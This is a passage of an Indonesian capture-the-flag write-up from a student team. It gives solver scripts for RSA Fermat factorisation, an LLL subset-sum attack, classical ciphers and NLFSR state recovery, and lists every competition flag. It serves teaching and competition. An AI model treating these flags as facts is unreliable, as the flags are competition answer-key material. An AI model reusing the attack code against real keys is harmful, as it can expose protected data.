

FIT COMPETITION 2026
Digital Impact for Humanitarian Response and Global Well-Being

WRITE UP OLEH (kata pembina juara meta "kawal @nafiz")



Written by :

1Tappenerz	Erwin Wijaya
0xtabin	Rizki Dwi Saputra
pix1e	Angelica Christiani Susanto

Universitas Teknokrat Indonesia

Bandar Lampung

2026


DAFTAR ISI

CRYPTOGRAPHY.....	4
Cold Chain RSA.....	4
Flag : ctffit{c0ld_ch41n_rs4_k33ps_v4cc1n3s_s4f3}.....	7
DEADLINE.....	8
Flag : ctffit{f3rm4t_f4ct0r1z4t10n_wh3n_pr1m3s_4r3_t00_cl0s3_t0g3th3r}.....	10
Aid Ledger Lattice.....	11
Flag : ctffit{l4tt1c3_4id_l3dg3r_st4ys_h0n3st}.....	15
Field Radio Cipher.....	16
Flag : ctffit{f13ld_r4d10_k33ps_4id_fl0w1ng}.....	17
Entropy Leak: Black Ice.....	18
Flag : ctffit{NLF3R_ST4T3_R3C0V3RY_Z3_2024}.....	23
FORENSIC.....	24
Lost Field Phone.....	24
Flag : ctffit{l0st_ph0n3_c4rv3d_t0_s4f3ty}.....	25
Network Triage.....	26
Flag : ctffit{ng0_n3tw0rk_3xf1l_c4ught}.....	27
CRYPT!.....	28
Flag : ctffit{3ncr7pt3d?!_n0_pr0bl3m!!_c904f09879d3cd08dd1681c0c04f2e9709d6ba810e5}.....	32
Foxy.....	33
Flag: ctffit(d0n7_st00r3_c73d5_1n_b70w53r).....	38
MISC.....	39
Sitrep Decode.....	39
Flag : ctffit{s1tr3p_d3c0d3d_l4y3r_by_l4y3r}.....	40
Mercy Relief Manifest QR.....	41
Flag : ctffit{r3l13f_m4n1f3st_qr_s0lv3d}.....	43
Ghost in the Pulse.....	44
FLAG : ctffit{GH0ST_PULS3_SYNC_2024}.....	50
Neon Synapse Overlay.....	51
Flag : ctffit{N3UR0_L1NK_SYNC_3ST4BL1SH3D}.....	56
STEGANOGRAPHI.....	57
Distress Broadcast.....	57
Flag : ctffit{dtmf_s0s_b34c0n_d3c0d3d}.....	61
Silent Spaces.....	62
Flag : ctffit{v0w3ls_d0_t4lk_s1l3ntly}.....	66
Hidden Coordinates.....	67
Flag : ctffit{l3b_h1d_th3_r3l13f_c00rds}.....	70
Behind The Frame.....	71
Flag : ctffit{is_1t_tro33e_bruh3h}.....	72

OSINT.....	73
Aid Worker Trail.....	73
Flag: ctffit{4id_w0rk3r_tr41l_f0ll0w3d}.....	76
Silent Wake.....	77
WEB EXPLOIT.....	93
Guest Pass Node.....	93
Flag : ctffit{GUEST_PASS_IDOR_BYPASS}.....	97
Stream Vault.....	98
Flag : ctffit{mut4t10n_xss_str34m_v4ult}.....	103
Crisis Map API.....	104
Flag : ctffit{cr1s1s_m4p_1d0r_t0_ssrf}.....	105
Netwatch Proxy : The Black Ice Bridge.....	106
Flag : ctffit{SSRF_BLACK_ICE_BYPASS_2130706433}.....	108

CRYPTOGRAPHY

Cold Chain RSA



Pada challenge ini kita dikasih sebuah file bernama coldchaintoken.json. Isinya adalah data RSA berupa:

- n sebagai modulus RSA
- e sebagai public exponent
- c sebagai ciphertext

Deskripsi challenge bilang kalau service RSA ini dipakai buat encrypt authorization token vaccine batch. Tapi ada hint menarik:

prime generator was... not careful

Dari hint ini, kemungkinan besar masalahnya ada di proses pembuatan bilangan prima RSA-nya. Jadi bukan brute force ciphertext, tapi kita harus cari kelemahan dari modulus n.

Recon

RSA secara umum bekerja dengan dua bilangan prima besar, yaitu p dan q.

Modulus-nya dihitung seperti ini:

$$n = p * q$$

Kalau p dan q benar-benar random dan jauh jaraknya, faktorisasi n bakal susah banget.

Tapi kalau prime generator-nya “ngawur” atau “rushed”, bisa jadi p dan q yang dipakai terlalu dekat. Kalau dua faktor RSA terlalu dekat, kita bisa pakai teknik bernama **Fermat Factorization**.

Intinya, Fermat Factorization cocok dipakai kalau p dan q jaraknya kecil Karena $n = p * q$

bisa ditulis ulang menjadi $n = a^2 - b^2$ dan $n = (a - b)(a + b)$. Nah, dari sini kita bisa dapat $p = a - b$ dan $q = a + b$.

Solving

Pertama kita ambil nilai n , e , dan c dari file JSON, Lalu kita coba faktorkan n menggunakan Fermat Factorization. Solver sederhananya seperti ini:

Solve.py

```
#!/usr/bin/env python3

import json

from math import isqrt

def long_to_bytes(n):

    return n.to_bytes((n.bit_length() + 7) // 8, "big")

with open("coldchain_token.json", "r") as f:

    data = json.load(f)

n = data["n"]

e = data["e"]

c = data["c"]

a = isqrt(n)
```

```
if a * a < n:

    a += 1

while True:

    b2 = a * a - n

    b = isqrt(b2)

    if b * b == b2:

        p = a - b

        q = a + b

        break

    a += 1

print("p =", p)

print("q =", q)

print("q - p =", q - p)

phi = (p - 1) * (q - 1)

d = pow(e, -1, phi)

m = pow(c, d, n)

flag = long_to_bytes(m)

print("Flag:", flag.decode())
```

Setelah dijalankan, ternyata benar: nilai p dan q sangat dekat. Hasilnya $q - p = 4200$

Untuk ukuran RSA, selisih 4200 itu kecil banget. Jadi Fermat Factorization bisa menemukan p dan q dengan cepat.

Setelah p dan q ditemukan, kita bisa hitung nilai ϕ :

$$\phi = (p - 1) * (q - 1)$$

Lalu cari private exponent d :

$$d = \text{inverse}(e, \phi)$$

Setelah punya d , ciphertext bisa didekripsi:

$$m = \text{pow}(c, d, n)$$


Terakhir, hasil integer plaintext diubah ke bytes:

$$\text{long_to_bytes}(m)$$

```
~/CaptureTheFlag/FitCom/coldchain
> python3 solve.py
p = 11624384173101021017201237240872753485191883051037057514626325039625311119
638619587886863315748094930325602984373579331969413255109998296581607119971473
033
q = 11624384173101021017201237240872753485191883051037057514626325039625311119
638619587886863315748094930325602984373579331969413255109998296581607119971477
233
q - p = 4200
Flag: ctffit{c0ld_ch41n_rs4_k33ps_v4cc1n3s_s4f3}
~/CaptureTheFlag/FitCom/coldchain
> █ 48ms
```

Flag : ctffit{c0ld_ch41n_rs4_k33ps_v4cc1n3s_s4f3}

CRYPTOGRAPHY DEADLINE



Pada challenge **Deadline**, kita dikasih sebuah file berisi parameter RSA:

$n = \dots$

$e = 65537$

$c = \dots$

Dari deskripsinya:

The key was generated in a rush, maybe too much of a rush.

Kalimat ini lumayan ngasih hint. Intinya, key RSA-nya dibuat buru-buru, jadi kemungkinan ada kesalahan di proses generate prime-nya.

Di RSA, keamanan utamanya bergantung pada susahnya memfaktorkan n , karena:

$$n = p * q$$

Kalau p dan q berhasil ditemukan, private key bisa dihitung, lalu ciphertext bisa didecrypt.

Recon

RSA normalnya aman kalau p dan q adalah bilangan prima besar yang random dan jaraknya cukup jauh. Tapi kalau generator prime-nya asal-asalan, bisa saja p dan q terlalu dekat. Nah, kalau p dan q terlalu dekat, n bisa difaktorkan dengan metode **Fermat Factorization**. Metode ini cocok banget buat kasus seperti ini.

Solving

Pertama, kita parse nilai n , e dan c dari file challenge. Lalu kita lakukan Fermat factorization terhadap n . Setelah dicoba, ternyata benar: nilai p dan q memang dekat.

Selisihnya hanya:

$$q - p = 736006$$

Untuk ukuran RSA besar, selisih ini kecil banget. Jadi faktorisasi bisa dilakukan dengan sangat cepat. Setelah p dan q ketemu, kita hitung:

$$\phi = (p - 1) * (q - 1)$$

Lalu cari private exponent:

$$d = e^{-1} \bmod \phi$$

Terakhir, decrypt ciphertext:

$$m = c^d \bmod n$$

Solve.py

```
import json
import re
import math

with open("chall.txt", "r") as f:
    txt = f.read()

txt = re.sub(r",\s*", "}", txt)

data = json.loads(txt)

n = int(data["n"], 16)
e = int(data["e"])
c = int(data["c"], 16)

a = math.isqrt(n)

if a * a < n:
    a += 1

while True:
    b2 = a * a - n
```

```

b = math.isqrt(b2)

if b * b == b2:
    break

a += 1

p = a - b
q = a + b

phi = (p - 1) * (q - 1)
d = pow(e, -1, phi)

m = pow(c, d, n)

flag = m.to_bytes((m.bit_length() + 7) // 8, "big")

print(flag.decode())

```

output

```


~/CaptureTheFlag/FitCom/deadline
● > python3 solve.py
ctffit{f3rm4t_f4ct0r1z4t10n_wh3n_pr1m3s_4r3_t00_cl0s3_t0g3th3r}
~/CaptureTheFlag/FitCom/deadline
○ > █

```

Flag : ctffit{f3rm4t_f4ct0r1z4t10n_wh3n_pr1m3s_4r3_t00_cl0s3_t0g3th3r}

CRYPTOGRAPHY

Aid Ledger Lattice



Pada challenge ini kita dikasih sebuah file bernama `ledger.json`. Isinya adalah daftar angka disbursement atau pencairan dana, lalu ada satu nilai bernama `audited_total`.

Dari deskripsinya, `audited_total` ini adalah hasil penjumlahan dari beberapa angka di dalam daftar tersebut. Masalahnya, kita tidak dikasih tahu angka mana saja yang dipakai.

Jadi tugas kita adalah mencari subset angka yang jika dijumlahkan hasilnya sama persis dengan `audited_total`.

Setelah subset ketemu, hasilnya dipakai sebagai key untuk membuka seal dan mendapatkan flag.

Recon

Di dalam file JSON terdapat beberapa bagian penting:

```
"entries": [...],  
"audited_total":...,  
"seal": {...}
```

Bagian `entries` adalah daftar angka-angka besar. Bagian `audited_total` adalah target jumlah yang harus dicapai. Sedangkan bagian `seal` berisi informasi untuk decrypt flag, seperti:

```
kdf = pbkdf2_hmac_sha256  
salt  
iterations  
dklen  
ciphertext
```

Ada juga note penting:

```
key = pbkdf2(pack_bits(membership), salt)
flag = ciphertext XOR key
```

Artinya, kita harus mencari dulu membership vector dari subset tersebut. Membership vector ini adalah deretan bit 0 dan 1.

- 1 berarti entry tersebut dipakai
- 0 berarti entry tersebut tidak dipakai

Jumlah entry ada 56 angka. Kalau kita brute force semua kemungkinan subset, total kombinasinya adalah:

2^{56}

Itu jumlahnya gede banget, jadi brute force biasa jelas tidak efisien.

Karena bentuk soalnya adalah mencari subset angka yang jumlahnya pas ke target, challenge ini termasuk problem **subset sum**. Untuk subset sum dengan angka besar seperti ini, pendekatan yang cocok adalah menggunakan **lattice reduction**, salah satunya dengan algoritma **LLL**.

Idenya adalah mengubah problem subset sum menjadi bentuk lattice. Kita bikin matrix lattice yang berisi angka-angka dari entries dan audited_total. Setelah itu kita jalankan LLL untuk mencari vektor pendek.

Kalau berhasil, LLL akan mengembalikan vektor yang merepresentasikan pilihan entry, yaitu bit-bit 0 dan 1.

Hasil membership bits yang ditemukan adalah:

```
110110100110100111101100111010101010111111010111101111011110
```

Bit 1 menunjukkan entry yang ikut masuk ke subset auditor.

Index entry yang dipakai adalah:

```
[0, 1, 3, 4, 6, 9, 10, 12, 15, 16, 17, 18, 20, 21, 24, 25, 26, 28, 30, 32,
34, 36, 37, 38, 39, 40, 41, 42, 44, 46, 47, 48, 49, 51, 52, 53, 54]
```

Setelah dijumlahkan, semua entry pada index tersebut menghasilkan nilai yang sama persis dengan audited_total.

Jadi subset-nya sudah valid.

Solving

Setelah membership bits didapat, langkah berikutnya adalah mengikuti instruksi pada note di file JSON. Bits harus dipack dengan format **MSB-first**, di mana entry ke-0 menjadi bit paling kiri. Membership bits:

```
110110100110100111101100111010101010111111010111101111011110
```

Jika dipack menjadi bytes, hasil hex-nya adalah:

```
da69eceaafebde
```

Bytes ini dipakai sebagai input untuk PBKDF2-HMAC-SHA256 bersama salt yang ada di file. Setelah key didapat, ciphertext tinggal di-XOR dengan key tersebut. Hasil decrypt-nya keluar flag

solve.sage.py

```
# This file was *autogenerated* from the file solve.sage
from sage.all_cmdline import * # import sage library
_sage_const_0 = Integer(0); _sage_const_8 = Integer(8); _sage_const_1 = Integer(1) # solve.sage
from sage.all import *
import json
import hashlib
import operator

def pack_bits_msb(bits):
    out = bytearray()

    for i in range(_sage_const_0 , len(bits), _sage_const_8 ):
        chunk = bits[i:i+_sage_const_8 ]
        b = _sage_const_0

        for bit in chunk:
            b = (b << _sage_const_1 ) | int(bit)

        b <=<= ( _sage_const_8  - len(chunk))
        out.append(b)
```

```

    return bytes(out)

with open("ledger.json", "r") as f:
    data = json.load(f)

entries = [Integer(x) for x in data["entries"]]
target = Integer(data["audited_total"])
n = len(entries)

B = Matrix(ZZ, n + _sage_const_1 , n + _sage_const_1 )

for i, amount in enumerate(entries):
    B[i, i] = _sage_const_1
    B[i, n] = amount

B[n, n] = -target

L = B.LLL()

bits = None

for row in L.rows():
    v = list(row)
    coords = v[:-_sage_const_1 ]
    last = v[-_sage_const_1 ]

    if last == _sage_const_0 and all(x in (_sage_const_0 , _sage_const_1 )
for x in coords):
        candidate = [int(x) for x in coords]
        if sum(entries[i] * candidate[i] for i in range(n)) == target:
            bits = candidate
            break

    if last == _sage_const_0 and all(x in (_sage_const_0 , -_sage_const_1
) for x in coords):
        candidate = [int(-x) for x in coords]
        if sum(entries[i] * candidate[i] for i in range(n)) == target:
            bits = candidate
            break

```

```

if bits is None:
    exit()

packed = pack_bits_msb(bits)

seal = data["seal"]
salt = bytes.fromhex(seal["salt_hex"])
ct = bytes.fromhex(seal["ciphertext_hex"])

key = hashlib.pbkdf2_hmac(
    "sha256",
    packed,
    salt,
    seal["iterations"],
    dklen=seal["dklen"]
)

flag = bytes(operator.xor(c, k) for c, k in zip(ct, key))

print(flag.decode())

```

Output

```

~/CaptureTheFlag/FitCom/ AidLedgerLattice
● > sage solve.sage ledger.json
ctffit{l4tt1c3_4id_l3dg3r_st4ys_h0n3st}
~/CaptureTheFlag/FitCom/ AidLedgerLattice
● > python3 solve.sage.py
ctffit{l4tt1c3_4id_l3dg3r_st4ys_h0n3st}
~/CaptureTheFlag/FitCom/ AidLedgerLattice
○ >

```

Flag : ctffit{l4tt1c3_4id_l3dg3r_st4ys_h0n3st}

CRYPTOGRAPHY Field Radio Cipher



Pada challenge **Field Radio Cipher**, kita dikasih sebuah file transmisi radio dari tim Mercy Relief. Di dalam file itu ada dua channel, yaitu **Channel 1** dan **Channel 2**. Dari deskripsinya juga udah lumayan jelas kalau Channel 1 cuma “diacak ringan”, sedangkan Channel 2 dikunci pakai sebuah keyword.

Jadi alurnya kemungkinan besar: pecahin Channel 1 dulu, ambil keyword-nya, lalu pakai keyword itu buat decrypt Channel 2.

Isi Channel 1:

```
CUHSO HUBYUV DUJ. FHYEHYJO XKCQDYJQHYQD JHQVVYS.  
QKJXUDJYSQJU JXU FQOBEQT SXQDDUB MYJX JXU AUOMEHT IXUBJUH.  
IJQDT RO.
```

Karena disebut “ROTATED”, ini keliatan banget mengarah ke **Caesar Cipher / ROT Cipher**. Jadi tinggal bruteforce semua kemungkinan shift dari 0 sampai 25.

Setelah dicoba, ketemu hasil yang kebaca jelas:

```
MERCY RELIEF NET. PRIORITY HUMANITARIAN TRAFFIC.  
AUTHENTICATE THE PAYLOAD CHANNEL WITH THE KEYWORD SHELTER.  
STAND BY.
```

Nah, dari sini kita dapet keyword pentingnya:

SHELTER

Keyword ini bakal dipakai buat buka Channel 2.


Isi Channel 2:

```
Sph nhrmgf vptgywk xsx grew ee ymika ptzlk.  
Dvktlxzuz gzgjzjt xsx qzkzmzg jcsn md  
vxwxpx{q13eh_i4v10_r33td_4bh_wd0dlrr}.  
Tgbfvawxhxw hro kicsef. Sgxv rfk sfm.
```

Karena channel ini disebut **KEYED**, dan kita sudah dapat keyword 'SHELTER', cipher yang paling masuk akal adalah **Vigenère Cipher**.

Jadi kita decrypt Channel 2 pakai key:

SHELTER



Setelah didekripsi, hasil plaintext-nya:

```
Aid convoy reached the camp at first light.  
Logistics confirm the mission flag is  
ctffit{f13ld_r4d10_k33ps_4id_fl0w1ng}.  
Acknowledge and relay. Over and out.
```

Dari plaintext itu, flag langsung kelihatan

Flag : ctffit{f13ld_r4d10_k33ps_4id_fl0w1ng}

CRYPTOGRAPHY

Entropy Leak: Black Ice

Entropy Leak: Black Ice

250

You are attempting to penetrate a corporate "Black Ice" firewall. The encryption stream isn't random—it's generated by a custom stream cipher recovered from a high-security research node.

Our cryptanalysis team has identified the cipher as a Non-Linear Feedback Shift Register (NLFSR) with a 36-bit state. The feedback function contains non-linear operations (AND gates), making standard linear cryptanalysis techniques like the Berlekamp-Massey algorithm ineffective.

We've intercepted an encrypted transmission and managed to recover a 14-byte known-plaintext prefix through other means. Your task is to recover the cipher's internal state and decrypt the full message, then submit the recovery token to the Black Ice verification service at

130.94.95.128:9005

[cipher_spec...](#) [intercepte...](#) [leak.txt](#)

Diberikan file py, bin, txt dan sebuah remote service, kita perlu memulihkan keadaan internal cipher nya dan mendekripsi pesan lengkap, lalu mengirimkan token pemulihan ke layanan verifikasi tersebut.

Recon

Pada cipher_spec.py :

```
entropy_leak > cipher_spec.py > ...
4
5 class NLFSR:
6     """
7     Non-Linear Feedback Shift Register
8     - State size: 36 bits
9     - Feedback function: b(35) XOR b(30) XOR b(21) XOR (b(15) AND b(7)) XOR (b(5) AND b(2) AND b(0))
10    - Output: LSB of state (bit 0)
11    - Shift: right-shift by 1, feedback bit inserted at position (size-1)
12    - Byte output: 8 consecutive bits, LSB first
13    """
14    def __init__(self, seed, size=36):
15        self.state = seed & ((1 << size) - 1)
16        self.size = size
17
18    def next_bit(self):
19        s = self.state
20        b = Lambda i: (s >> i) & 1
21        fb = b(35) ^ b(30) ^ b(21) ^ (b(15) & b(7)) ^ (b(5) & b(2) & b(0))
22
23        out = s & 1
24        self.state = (s >> 1) | (fb << (self.size - 1))
25        return out
26
27    def next_byte(self):
28        byte = 0
29        for i in range(8):
30            byte |= (self.next_bit() << i)
31        return byte
32
33
34    # Encryption: plaintext XOR keystream_byte for each byte
35    # Keystream is generated sequentially from the NLFSR
36    # The seed (initial state) is unknown and must be recovered.
```

Terlihat bahwa cipher yang dipakai NLSFR 36-bit dengan karakteristik berikut:

- output setiap langkah adalah bit paling rendah (LSB) dari state
- register digeser ke kanan
- bit umpan balik baru dimasukkan ke posisi bit ke-35
- setiap byte keystream dibentuk dari 8 bit output secara LSB first

Yang dimana fungsi feedbacknya itu :

$$fb = b(35) \wedge b(30) \wedge b(21) \wedge (b(15) \& b(7)) \wedge (b(5) \& b(2) \& b(0))$$

Dan tujuan akhirnya yaitu untuk memulihkan state awal, mendekripsi seluruh pesan, lalu mengirim recovery token ke service pada 130.94.95.128:9005

Analisa

Pertama, kita ambil known plaintext, lihat isi leak.txt :

```
entropy_leak > cat leak.txt
1 NLFSR_STATE_RE
```

Panjang string ini adalah 14 byte. Karena skema enkripsi yang dipakai adalah stream cipher biasa, maka : ciphertext = plaintext XOR keystream

Yang artinya, 14 byte keystream pertama dapat diperoleh langsung dengan :

keystream_prefix = intercepted_data[:14] XOR b"NLFSR_STATE_RE"

Jadi, script yang dipakai :

plaintext.py

```
from pathlib import Path

ct = Path("intercepted_data.bin").read_bytes()
pt = Path("leak.txt").read_bytes()

ks = bytes(a ^ b for a, b in zip(ct, pt))
print(ks.hex())
```

```
(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/CTF/fitctf/entropy_leak]
$ python3 plaintext.py
a0f75064e009d6145a88c4520d16
```

Selanjutnya, kita pulihkan state awal NLFSR, bagian terpentingnya yaitu arah shift register. Karena output NLFSR adalah LSB, lalu state digeser ke kanan, maka 36 bit output pertama sebenarnya adalah 36 bit state awal, dimulai dari bit ke-0 sampai bit ke-35. Dengan kata lain, kita tidak perlu melakukan kriptanalisis nonlinear yang rumit; cukup ambil 36 bit keystream pertama.

Karena byte keystream dibentuk LSB first, maka bit-bit diekstrak dengan urutan :

```
bits = []
for byte in ks:
    for i in range(8):
        bits.append((byte >> i) & 1)
```

State awal lalu direkonstruksi sebagai :

```
seed = sum(bit << i for i, bit in enumerate(bits[:36]))
print(hex(seed), seed)
```

Yang hasilnya :

0x6450f7a0

1683027872

Karena ukuran register adalah 36 bit, representasi yang lebih lengkap kita tulis sebagai: 0x06450f7a0 , empat bit tertinggi bernilai nol.

Selanjutnya, kita dekripsi seluruh ciphertext, setelah seed diketahui, kita cukup menjalankan ulang cipher dari state tersebut dan melakukan XOR ke seluruh ciphertext. Kita gunakan skrip ini :

decrypt.py

```
from pathlib import Path

ct = Path("intercepted_data.bin").read_bytes()
pt = Path("leak.txt").read_bytes()

ks = bytes([a ^ b for a, b in zip(ct, pt)])

bits = []
for byte in ks:
    for i in range(8):
        bits.append((byte >> i) & 1)

seed = sum(bit << i for i, bit in enumerate(bits[:36]))
```

```

class NLFSR:
    def __init__(self, seed, size=36):
        self.state = seed & ((1 << size) - 1)
        self.size = size

    def next_bit(self):
        s = self.state
        b = lambda i: (s >> i) & 1
        fb = b(35) ^ b(30) ^ b(21) ^ (b(15) & b(7)) ^ (b(5) & b(2) &
b(0))

        out = s & 1
        self.state = (s >> 1) | (fb << (self.size - 1))
        return out

    def next_byte(self):
        byte = 0
        for i in range(8):
            byte |= self.next_bit() << i
        return byte

cipher = NLFSR(seed)
plaintext = bytes(c ^ cipher.next_byte() for c in ct)

print(plaintext.decode())

```

```

(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/CTF/fitctf/entropy_leak]
$ python3 decrypt.py
NLFSR_STATE_RECOVERY_TOKEN_A1F37DX4Z

```

Jadi recovery token yang harus dikirim ke service adalah :
NLFSR_STATE_RECOVERY_TOKEN_A1F37DX4Z

Selanjutnya kita hubungkan ke service dan menyelesaikan PoW, pada saat kita terhubung dengan service remote yang sudah diberikan, service tidak langsung meminta token, melainkan memberikan soal Proof of Work, yang formatnya :
PoW: SHA256('<prefix>' + nonce) starts with '0000'

Maka kita harus mencari nonce, sehingga :

```
sha256(prefix + str nonce)).hexdigest().startswith("0000")
```

Ini skrip yang kita pakai untuk menyelesaikan PoW dan mengirimkan tokennya :

solve.py

```
import socket
import re
import hashlib

host = '130.94.95.128'
port = 9005
token = 'NLFSR_STATE_RECOVERY_TOKEN_A1F37DX4Z'

s = socket.create_connection((host, port), timeout=10)

banner = s.recv(4096).decode('utf-8', 'replace')
print(banner, end='')

m = re.search(r"SHA256\('(^[^']+) ' \+ nonce\) starts with '([^\']+)'",
banner)
prefix, target = m.groups()

nonce = 0
while True:
    if hashlib.sha256(prefix.encode() +
str(nonce).encode()).hexdigest().startswith(target):
        break
    nonce += 1

print(f"nonce={nonce}")
s.sendall((str(nonce) + "\n").encode())

resp = s.recv(4096).decode('utf-8', 'replace')
print(resp, end='')

s.sendall((token + "\n").encode())

while True:
```

```
data = s.recv(4096)
if not data:
    break
print(data.decode('utf-8', 'replace'), end='')

s.close()
```


```
(seraphina@angelica)-[/mnt/c/Users/HP/OneDrive/Documents/CTF/fitctf/entropy_leak]
$ python3 solve.py
PoW: SHA256('1869e95dcf276ebe' + nonce) starts with '0000'
Nonce: nonce=148145
PoW OK.

[BLACKICE] Submit decrypted recovery token:
[BLACKICE] Token verified.
[FLAG] ctffit{NLFSR_ST4T3_R3C0V3RY_Z3_2024}
```

Dan kita dapat flagnya!

Flag : ctffit{NLFSR_ST4T3_R3C0V3RY_Z3_2024}

FORENSIC Lost Field Phone



Pada challenge ini, kita diberikan sebuah file database SQLite bernama `recovered_phone.sqlite`

Dari deskripsi soal, diketahui kalau ada sebuah **Secure Note** yang berisi credential, tapi note tersebut sudah dihapus. Karena ini file SQLite, data yang sudah dihapus belum tentu benar-benar hilang dari file databasenya. Jadi kita bisa coba cari sisa datanya langsung dari raw file.

Pertama, kita pke strings buat nyari teks yang masih kebaca:

```
~/CaptureTheFlag/FitCom/lostfieldphone
> strings -a recovered_phone.sqlite | grep -i -A1 -B1 "Secure"

-y-Camp Net ControlBridge at sector D is out, reroute via the levee road.2026-03-02 06:11
Secure NoteUkVMSUVGIE5PREUgQVVUSCAoc3RvcuUgb2ZmbGluZSBvbmx5KSA6OiBjdGZmaXR7bDBzdF9waDBuM19jNHJ2M2RfdDBfczRmM3R5fQ==active@
Radio plannet control 147.420, simplex backup 146.520active/
~/CaptureTheFlag/FitCom/lostfieldphone
72ms
```

Dari situ ketemu data menarik:

Secure Note

UkVMSUVGIE5PREUgQVVUSCAoc3RvcuUgb2ZmbGluZSBvbmx5KSA6OiBjdGZmaXR7bDBzdF9waDBuM19jNHJ2M2RfdDBfczRmM3R5fQ==active@


String panjang itu kelihatan seperti Base64, jadi langsung kita decode:

```
~/CaptureTheFlag/FitCom/lostfieldphone
> echo 'UKVMSUVGIE5PREUgQVVUSCAoc3RvcuUgb2ZmbGluZSBvbmx5KSA60iBjdGZmaXR7bDBzdF9waDBuM19jNHJ2M2RfdDBfczRmM3R5fQ== ' | base64 -d
RELIEF NODE AUTH (store offline only) :: ctffit{l0st_ph0n3_c4rv3d_t0_s4f3ty}
~/CaptureTheFlag/FitCom/lostfieldphone
> █ 116ms
```

Dan langsung ketemu flagnya

Flag : ctffit{l0st_ph0n3_c4rv3d_t0_s4f3ty}

FORENSIC Network Triage



Pada challenge **Network Triage**, kita dikasih file capture network bernama capture.pcap. Dari deskripsi soal, sudah dikasih clue kalau ada host 10.10.5.23 yang diam-diam melakukan data exfiltration lewat DNS.

